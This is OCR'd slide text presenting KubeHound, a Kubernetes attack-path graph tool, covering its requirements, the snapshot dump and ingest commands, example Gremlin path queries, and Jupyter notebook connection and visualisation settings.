
Capability showcase

Auto mode (new)

Who does not like auto-pilot ?

Only one binary and one command

For local usage just do *./kubehound* and enjoy the result on *127.0.0.1:8888*



Minimum requirements

8gb	To **gain performance** we are using **memory only backend** for Janusgraph. So we need RAM
10gb	With Janusgraph, it needs some spaces to build the graph on disk. Hardcoded checks are being done by the image.
3cpu	Some of the queries will need some CPU to be processed.
8888	Port 8888 needs to be free to run the Jupyter Notebook frontend.


Asynchronous usage

Home sweet home

Snapshot a cluster and rehydrate it locally easily

You can create a snapshot with kubehound dump local/remote.

Reload the data using kubehound ingest local/remote.



1st blood

Run synchronously
Dump the config of the kind cluster
Ingest the dumped config of the kind cluster

KubeHound DSL

Basic usecases

User Experience (UX)

Gremlin a tough query language

A really powerful language …

All k8s data is being ingested into Janusgraph which is powered by Gremlin a powerful query language.

```
g.V().hasLabel("Pod").dedup().by("name")
```

… but really hard to master


```
g.V().hasLabel("Pod").dedup().by("name")
.repeat(outE().inV().simplePath()).until(
hasLabel("Container").or().loops().is(10).or().has("critical", true)
).hasLabel("Container").path().tail(local,1).values("name").dedup()
```

KubeHound UI

Why did frontend development become so complicated?

We tried to avoid creating a fancy/Minority report style UI. **Focus most of our energy on backend and performance**, because we are not frontend developers.

Frontend development is hard, really hard …


Frontend was just HTML with some CSS back in the day....
who added nodejs, transpilation, packages, ESM, TypeScript, SPA, server-side rendering, nx, react, angular, remix, svelte, webpack, vite, esbuild, rust.....
imgflip.com

KubeHound v1.0

Cons:

- Not free anymore
- Lack of prebuilt queries
- Developers oriented
- Not available as a Service (rich client only)


KubeHound v1.3

Pros:


- Share results
- As a Service frontend
- Highly customizable
- Prebuilt queries through notebooks

Getting started

Setting the connection variable to KubeHound graph db (**mandatory**). No active connection is made on this step (will be made on first query).




```
%%graph_notebook_config
{
  "host": "kubegraph",
  "port": 8182,
  "ssl": false,
  "gremlin": {
    "traversal_source": "g",
    "username": "",
    "password": "",
    "message_serializer": "graphsonv3"
  }
}
```




```
set notebook config to:
{
  "host": "kubegraph",
  "port": 8182,
  "proxy_host": "",
  "proxy_port": 8182,
  "ssl": false,
  "ssl_verify": true,
  "sparql": {
    "path": ""
  },
  "gremlin": {
    "traversal_source": "g",
    "username": "",
    "password": "",
    "message_serializer": "graphsonv3"
  },
  "neo4j": {
```

Getting started

Setting the visualisation aspect of the graph rendering. **This step is also mandatory.**




```
In [56]: %%graph_notebook_vis_options
         {
           "edges": {
             "smooth": {
               "enabled": true,
               "type": "dynamic"
             },
             "arrows": {
               "to": {
                 "enabled": true,
                 "type": "arrow"
               }
             }
           }
         }
```




```
Visualization settings successfully changed to:

{
  "edges": {
    "arrows": {
      "to": {
        "enabled": true,
        "type": "arrow"
      }
    },
    "smooth": {
      "enabled": true,
      "type": "dynamic"
    },
    "color": {
      "inherit": false
```

Getting started

To run a query you need to start with the **%%gremlin** magic



